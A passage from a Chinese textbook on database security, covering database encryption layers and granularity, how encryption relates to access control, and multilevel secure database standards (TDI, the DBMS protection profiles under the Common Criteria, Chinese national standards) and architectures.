但这种加密体系存在一些缺点。首先密钥管理安全问题，由于密钥以数据字典形式存储于数据库中，而密钥管理体系中的根密钥必须是以明文形式存在的，因此密钥的安全必须依赖于 DBMS 的访问控制机制。作为这种安全隐患的弥补方式，往往采用硬件加密部件来保护根密钥。其二，在性能方面，由于加密部件与 DBMS 都处于服务器端，因此加/解密工作在服务器端进行，这势必加重了数据库服务器的负载。其三，加密算法的灵活性方面，DBMS 中一般只提供有限的加密算法与强度供数据库应用系统使用，这就降低了用户的自主性。

相比而言，在 DBMS 外层实施加密，即库外加密，是一种较为实用的方法，如图 4-6 所示。其具体思路是，将数据库加密系统做成 DBMS 的一个外层工具，加/解密操作在 DBMS 之外执行，DBMS 所管理的是密文数据。数据库应用系统在采用这种加密方式时，加/解密运算可以放在客户端进行。

其显著优点是加解密过程在专门的服务器或者客户端执行，减少了 DBMS 的设计复杂度，也不会加重数据库服务器的负载并可以降低对密码算法性能的严格要求，并且可实现网上传输加密。同时，由于密钥与数据可以分开存储，因此相比于 DBMS 内核层加密而言，加/解密的流程会更加清晰。但缺点是由于加密使得数据之间的某些关系可能无法充分在数据库中体现出来，某些功能受到限制，如加密后的数据无法进行正常的索引。




图 4-6　DBMS 外层加密

5. 加密粒度

为了避免相同明文使用同一密钥造成的密文相同问题，需要根据加密粒度的不同，

对不同的数据使用不同的密钥。总体而言，加密粒度越小则灵活性越高且安全性越好，但实现上则越为复杂。

以数据表为单位的加密技术与操作体统中的文件加密技术类似，密码部件依据表密钥对相应的数据表进行密码学处理，形成密文存储。数据表加密的加密单位一般是文件或文件块。该方式的优点在于实现简单，但对表中任意数据的访问，需要对整个数据表进行解密，必然会形成密钥的反复使用，降低加密系统的可靠性或者因加解密时间过长而无法使用。

在目前条件下，对于关系数据库而言，加/解密的粒度也可以是每个记录的字段数据。该方式的系统安全性与灵活性很高，但实现技术相对复杂。在该方式中，每个数据项可以独立地进行加解密操作，并可以使用不同的数据项密钥。这样，当对某一个数据项进行访问的时候，就只需要对指定的数据项进行解密，而不需要将整个数据表或记录解密后再处理，因此查询效率相对于数据表加密更高；同时，不同的数据项使用不同的密钥，相同的明文不会形成相同的密文，这样大大提高了数据库加密系统的抗密码分析能力。

以记录为单位的加密介乎与前两者之间。将记录作为操作对象，统一进行加/解密处理。这种加密粒度的特点是使用较为方便。但是对于使用不够灵活，当需要对某个数据项进行操作时，需要对以记录的字段数据为单位的数据进行完全加/解密才能进行数据库的操作。

4.3.4.4 数据库加密技术与数据库访问控制技术的关系

数据库加密技术通过密码有效合理的密码算法运用与密钥管理，对计算机系统外存储器中数据提供了一种有效的保护手段。通过数据加密，可以对数据库的关键数据进行保护，保证关键数据即使被泄露或者丢失，也难以被人破译，因此可以大大提高关键数据的安全性。

同时，可以依据数据库的使用者的使用权限、数据库中数据的物理存储与逻辑关系对数据库的密钥机制进行分配管理，从而使得对于数据库内容不需要了解的数据库管理员不能获取数据的明文信息。这样也防范了攻击者滥用数据库管理员权限，窃取用户数据的可能，从而提高用户数据的安全性。

相比而言，访问控制技术在数据库中提供了一种控制用户访问数据的机制，它通过创建用户、授予用户相应权限来实施这种控制，规定只有具有相应权限的用户才能对数据进行相应的操作的可能性。

尽管数据库加密技术，相比访问控制技术具有较强的数学理论基础，同时能够弥补访问控制技术的一些不足，但是数据库加密技术尚不能完全取代数据库访问控制技术，替代其他安全机制独立地对数据库提供安全服务。

这主要由于加密技术对系统性能的影响较大，加密技术是通过复杂的数学运算来实现某些安全目标，因此必然需要牺牲系统的计算资源与存储资源。尽管通过用户拥有解密的密码，来表征用户对系统访问控制的权限，能够实现访问控制机制，但当对数据库

中的数据采用加密的方法来完成访问控制的功能时，拥有密钥的用户在访问加密数据时，需要对数据逐一解密，然后对明文数据进行操作，若数据需要更新写回数据库，那么就需要对新数据重新进行加密。这个操作代价往往是比较大的，这就极大地影响系统的性能。

同时，加密技术在灵活性上相比于访问控制较欠缺。访问控制技术可以灵活地实现对数据库中各种粒度的对象（包括表，记录，字段值等）进行分别授权。如果采用加密方法，当需要对多粒度进行授权，就需要涉及大量的密钥管理与密码学运算，这会造成系统管理的复杂度急剧上升。

而且，对于加密技术，密钥管理往往采取的是多层次密钥树结构，子密钥受父密钥保护，通常是子密钥被父密钥加密存储。从保护密钥的机密性角度，居于密钥树顶部的根密钥存储、访问与使用应受到相当的保护约束，但是这种逐级加密的形式会造成根密钥只能以明文形式存在。因此根密钥的安全需要依赖于其他安全机制，包括物理安全、访问控制安全与管理安全来保护。

加密技术和访问控制技术是两种不同的安全措施，可以这么说，如果访问控制是保护数据库的第一道防线，那么加密技术就是进一步保护数据库的第二道防线，有了加密技术的保护，数据库更加安全。

4.3.5　多级安全数据库

多级安全数据库是数据库在具体设计、实现方面重要的研究领域。它将数据库中的重要数据进行安全等级划分，通过融合访问控制、数据库加密等技术实施的综合保障技术来实现符合标准规范的安全数据库。

4.3.5.1　安全数据库标准

目前，关于安全数据库，一些国家和机构制定了相应的评价规范与标准，以此来规范并指导安全数据库的设计、实现可实用化的安全数据库。

1．可信数据库管理系统解释

可信数据库管理系统解释（Trusted Database Management System Interpretation of the Trusted Computer Evaluation Criteria，TDI）是美国国防部、美国国家计算机安全中心，在提出“桔皮书”TCSEC（Trusted Computer System Evaluation Criteria）之后，为了将TCSEC 应用与数据库管理系统环境，而于 1991 年 4 月颁布的一部针对数据库管理系统安全性要求的标准。

TDI 作为可信计算机系统标准在数据库管理系统方面的解释，将可信计算系统的评估标准由操作系统扩展到了数据库管理系统以及应用软件系统。它在 20 世纪 90 年代中期之前，作为可信产品的重要评估标准，在美国的安全数据库发展方面提供了有力的评定基础，在当时是国际数据库学术界和数据库管理系统厂商最为认可的标准之一。

作为一部数据库安全的评估标准，它能够指导开发者在开发数据库 DBMS 的产品过

程中添加安全特性，使得 DBMS 产品能够提供符合规范的安全功能，即符合 TCSEC 要求的安全功能。同时 TDI 在借鉴 TCSEC 的等级安全思想，提出了一种度量评估具有等级安全特性的多级安全数据库系统的评估方法，为具体的产品安全特性评价给出了依据。

从组成上，TDI 由技术背景、需求解释、附录 A 与附录 B 四部分组成。

其中技术背景描述了如何由一个多个可信部件或可信的产品构造一个可信系统的问题。依据 TCSEC 的基本概念可信计算基（Trusted Computing Base，TCB）的概念，扩展性地提出了 TCB 子集（TCB subsets）的概念，使得引用验证机制可以推广到可信应用，可以基于已得到评估的安全产品来评估由这些安全产品组成的新的安全产品系统，从而可以大大提高评估效率。

在需求解释部分，规范对如何依据 TCSEC 的安全要求来对由 TCB 子集构成的系统进行评估做出了解释。

附录 A 描述了如何依据 TCSEC 对 DBMS 进行详细的分级，以及各级别应该满足的安全功能，该部分是数据库安全评估最直接的参考资料之一。

附录 B 描述了 TDI 颁布时，数据库安全领域仍处于研究的一些技术问题，包括：预期保障问题、折衷选择问题、评估变更问题、RVM 满足问题、子集依赖问题、防篡改问题、局部与全局要求的原理、内容和环境相关的访问控制问题、数据库的批量载入问题、系统评估的局部分析问题和复杂系统的分级问题。

从内容上，TDI 标准内容包括五个主题，即系统集成、可分评估、子集约束、局域划分与应用解释。

对于一个现有的系统而言，它往往包含了许多类型的产品来实现系统复杂的功能需求。如操作系统产品、数据库管理系统产品、网络产品等。系统集成主题主要针对这种需求，探讨了如何继承计算机产品、系统和网络并保障集成系统的安全性。该主题将系统的构成划分为分部和分层两种结构。分部结构主要由一些对等的实体部分通过互相协作的形式构成起来。系统的安全功能和安全策略在各部分分步实施，通过通信机制相互协调，实现互操作特性。而分层结构指的是按照依赖关系，将系统划分为多个有序的层次结构，高层部分依赖低层部分，底层部分的安全服务决定了高层部分的安全服务的正确、可靠。

可分评估主题探讨的是如何通过对系统集成中各分层、分部分产品的安全评估为基础，来评估整个系统的安全特性。这就是 TDI 中提出的 TCB 子集的概念。TCB 子集来自分部分评估的思想。一个 TCB 子集是一些软硬件的集合，如果依据一定的访问控制策略，可以实现对主体和客体的所有访问进行仲裁；TCB 子集是防篡改、抗干扰的；TCB 子集是足够小，足够简单，易于分析的，那么 TCB 子集可以对所属部分实现可分评估。这也就是所谓 RVM 机制的主要技术特征。如果被评估系统的各部分满足 RVM，那么评估系统的 TCB 就可以划分为多个不同的 TCB 子集，并且各 TCB 子集应遵从各自访问策略满足 RVM 特征。这样就能通过对各部分评估来实现对系统的整体评估。

子集约束主题主要探讨当 TCB 子集满足怎样的条件时候才能进行有效地可分评估。对于 DBMS 设计者，如果各 TCB 满足子集约束条件，那么就能够进行简化地评估。子集约束条件主要包括：

① TCB 子集必须被清晰地标识，即 TCB 子集应明确包括哪些主体、哪些客体，任何一个客体应该只属于一个 TCB 子集；系统策略可分，可将系统策略赋予候选 TCB 子集；

② 所有子集可信主体必须控制在所属 TCB 子集合内部；

③ 每一个 TCB 子集结构和体系需要被清晰地描述；

④ 每个 TCB 子集必须占用独立、不同的子集空间，修改系统中的某个子集空间只影响其对应 TCB 子集及其更底层的 TCB 子集；

⑤ 每个下层的 TCB 子集都为其上层的 TCB 子集提供 RVM 机制支持。

对于一个系统被视为一个 TCB 的实体，那么就不需要考虑任何内部结构，直接可以依据 TDI 进行评估。如果一个系统 TCB 由许多 TCB 子集组成形成子集化的体系结构，TDI 也可适用。但若一个系统只有某些部分满足部分评估的六个条件，那么该系统无法用 TDI 进行有效评估。

局域划分主题主要探讨为了实现重用评估结果和可分评估，需要系统应满足的要求，包括全局要求和局部要求。在一个集成或合成的系统中，全局要求必须被每个 TCB 子集所满足，同时也要被系统作为一个整体所满足。局部要求是那些仅需被 TCB 子集独立满足的要求。对于已评估过的 TCB 子集，不再需要对其局部要求作重新评估。但是，对于全局要求，即使先前的 TCB 子集评估中得到了满足，在现评估系统中也需要进行重新的检查和评价。

应用解释主题主要列举了 TCI 应用于 TCB 子集的一些情形，给出了应用中的详细解释和参考。

2. 数据库管理系统保护轮廓

1991 年，美国等宣布了制定通用安全评估准则（Common Criteria for IT security Evaluation，简称 CC）的计划。并于 1996 年发布了 CC1.0 版。国际性标准化组织 ISO/IEC 对信息安全评估领域也一直尽心国际化标准的努力，他们于 1999 年将 CC2.1 版本确立为国际标准，即 ISO/IEC 15408-1999。相应的数据库的安全标准也从 TCSEC 向 CC 评估过渡。实施 CC 评估的重点就是开发各类产品和系统的保护轮廓（Protection Profile，PP）。

著名国际数据库公司 Oracle 自 CC 标准发布以后，就积极地参与制定 DBMS 的 PP，并于 1998 年分别发表了政府数据库管理系统保护轮廓 G.DBMS.PP 和商用数据库管理系统保护轮廓 C.DBMS.PP，这两个保护轮廓先后通过了 NIAP 的 PP 评估，成为经过正式登记注册的保护轮廓。2000 年 3 月，Oracle 公司推出了通用数据库管理系统的 2.1 版本的保护轮廓 DBMS.PP。

DBMS.PP 依照 CC2.1 的规范，其内容上包括 PP 引言、TOE 描述、TOE 安全环境、

安全目标、安全要求、PP 应用注释以及基本原理。DBMS.PP 中目标评估保证级是 EAL3，提供了数据库管理系统 DBMS 的安全要求集，兼容三种认证模式：OS 认证模式、数据库认证模式、OS 和数据库认证混合模式。

在安全环境部分，该 PP 确定了其定义的 DBMS 所需面对的威胁，需要制定的安全策略，以及所需基本的假设。

DBMS. PP 明确了三种数据库资产：数据库客体、控制数据和审计数据，这就是需要保护的对象，必须保证这些信息资产的机密性、完整性或可用性不被侵害。针对这些资产的威胁分析，下面列出该 PP 所考虑 DBMS 系统应面对的威胁。

T. ACCESS：对数据库的非授权访问。

T.DATA：对信息的非授权访问。

T. RESOURCE：资源的过度使用。

T. ATTACK：未检测出的攻击。

T. ABUSE. USER：特权误用。

T.OPERATE：不安全的操作。

T.CRASH：意外中断，软、硬件、电源、存储介质故障。

T. PHYSICAL：物理攻击。

为了应对以上的攻击，DBMS 应包含以下安全策略：

① P. ACCESS：控制对数据库资源的访问，包括使用自主访问控制策略进行自主访问控制，并且要控制资源的分配。

② P. ACCOUNT：对数据库用户进行安全审计，包括对数据库客体操作和管理员行为等进行审计。

通过以上的安全环境定义，DBMS.PP 中定义了在以上安全威胁下要实现的安全目标，涉及访问控制、资源使用、鉴别认证、安全审计、系统结构、生命周期保证等方面，共 17 个，分别为 O.ACCESS、O.RESOURCE、O.I&A.TOE、O.AUDIT、O.ADMIN.TOE、O.ADMIN.ENV、O.FILES、O.I&A.ENV、O.SEP、O.INSTALL、O.PHYSICAL、O.AUDITLOG、O.RECOVERY、O.QUOTA、O.TRUST、O.AUDITDATA、O.MEDIA。通过安全目标，能得到 DBMS 系统所需满足的评估要求。

同时在安全要求方面，DBMS.PP 定义了七类包括：安全审计类、用户数据保护类、标识与认证类、安全管理类、安全功能保护类、资源使用类和 TOE 访问类。

3. 我国数据库管理系统安全评估准则

我国的数据库安全评估准则于 2001 年首次提出，即“军用数据库安全评估准则”。我国公安部为推行“等级保护计算机系统”，于 2002 年发布了公安部行业标准：GA/T389-2002 计算机信息系统安全等级保护数据库管理系统技术要求。2005 年，全国信息安全标准技术委员会发布了 GB/T20009-2005，“信息安全技术数据库管理系统安全评估准则”。这是目前我国与数据库安全直接相关的三个标准。

4.3.5.2　多级安全数据库的体系结构

依据安全数据库的标准与安全数据库所要达到的安全等级目标，数据库管理系统的体系结构上要满足相应的安全功能与保障要求，达到相应的数据库管理系统产品安全需求规范。

一般而言，数据库管理系统的体系结构可分为三类：可信主体结构、TCB 子集结构与完整性锁结构。

1．可信主体结构

可信主体结构是一种单一的 DBMS 体系结构，参见图 4-7。其管理的数据按照等级安全进行划分，其数据库管理系统具有完整的 TCB，可以独立于底层操作系统实施访问控制策略。其体系结构如图 4-7 所示。

可信主体结构中，数据均具有安全等级标记，DBMS 作为可信主体，依据安全策略，对数据按照其标记属性来实施管理，实现系统的强制访问控制与自主访问控制。高安全等级的用户可以通过多安全等级 DBMS 读写高安全等级的数据，低安全等级的用户可以通过多安全等级 DBMS 读写低安全等级的数据。并且高安全等级的用户只能通过多安全等级 DBMS 读而不可以写低安全等级的数据，而低安全等级的用户是不可以读写高安全等级的数据。

尽管可信主体结构能够提供不依赖操作系统 TCB 的安全数据库体系，但由于 DBMS TCB 需要实现多粒度、灵活的访问控制，因此会造成安全内核设计负责的问题，这就不符合 TDI 对于数据库 TCB 的简单小巧易于验证的要求。




图 4-7　可信主体体系结构图

2．TCB 子集类体系结构

TCB 子集类体系结构，是基于 TDI 中 TCB 子集的思想，依赖 DBMS 外提供的 TCB

来实现对数据库进行多级安全保护。通常，提供 TCB 的系统包括可信操作系统与可信网络等底层软件，DBMS 居于底层可信系统软件之上，提供安全服务。

区别于可信主体体系结构，在这一类结构系统中，系统运行中存在多个具有不同安全等级的 DBMS 实例，它们分别为相应等级的用户提供安全访问结构，同时对数据库进行相应的管理。该类结构具有 3 个特点：

① 多级数据库管理系统中同时存在的多个级别的 DBMS 实例构成。

② 多级数据库及其数据被分解成不同等级的对象保存在操作系统对象中。

③ 多级数据库管理系统有一定的访问控制权，但操作系统对于数据库管理系统访问数据的操作实行完全访问控制。

按照 DBMS 的分布方式，TCB 子集类体系结构可以分为集中式体系结构和分布式体系结构。

集中式体系结构如图 4-8 所示。其主要特点是可信操作系统完成多等级 DBMS 的强制隔离和强制访问控制，同时数据可以集中存储。数据库数据按照安全等级进行分解，作为操作系统的对象集中保存在可信操作系统中。高安全等级的用户可以通过高安全等级 DBMS 读写高安全等级的数据，低安全等级的用户可以通过低等级 DBMS 读写低安全等级的数据。并且高安全等级的用户通过高安全等级 DBMS 可以读取低安全等级的数据。这样可以实现较高的安全等级信息系统，同时可靠性较高，减少了 TCB 的大小和复杂性。但这一体系会造成操作系统较大的负载，不适宜并发运行包含大量安全等级的应用，同时安全等级的 DBMS 对数据的共享可能形成隐通道。




图 4-8　集中式 TCB 子集类体系结构图

分布式体系结构如图 4-9 所示。其主要特点是多级数据库通过完全数据复制或者可变数据复制形式被分为多个数据片段。由一个可信前端处理器为不同等级的用户访问相应的等级数据库 DBMS。每个等级数据库 DBMS 管理相应等级的数据。相比于集中式 TCB 子集类体系结构，分布式 TCB 子集类体系结构具有数据分布式存储的特点，通过数据存储站点的安全等级来分别存储不同等级的数据，低级数据库中的内容可以被复制到高安全等级的数据库中受其支配。同时每个站点的 DBMS 只为该级别用户服务，不同级别用户所连接访问的数据库是不同的。

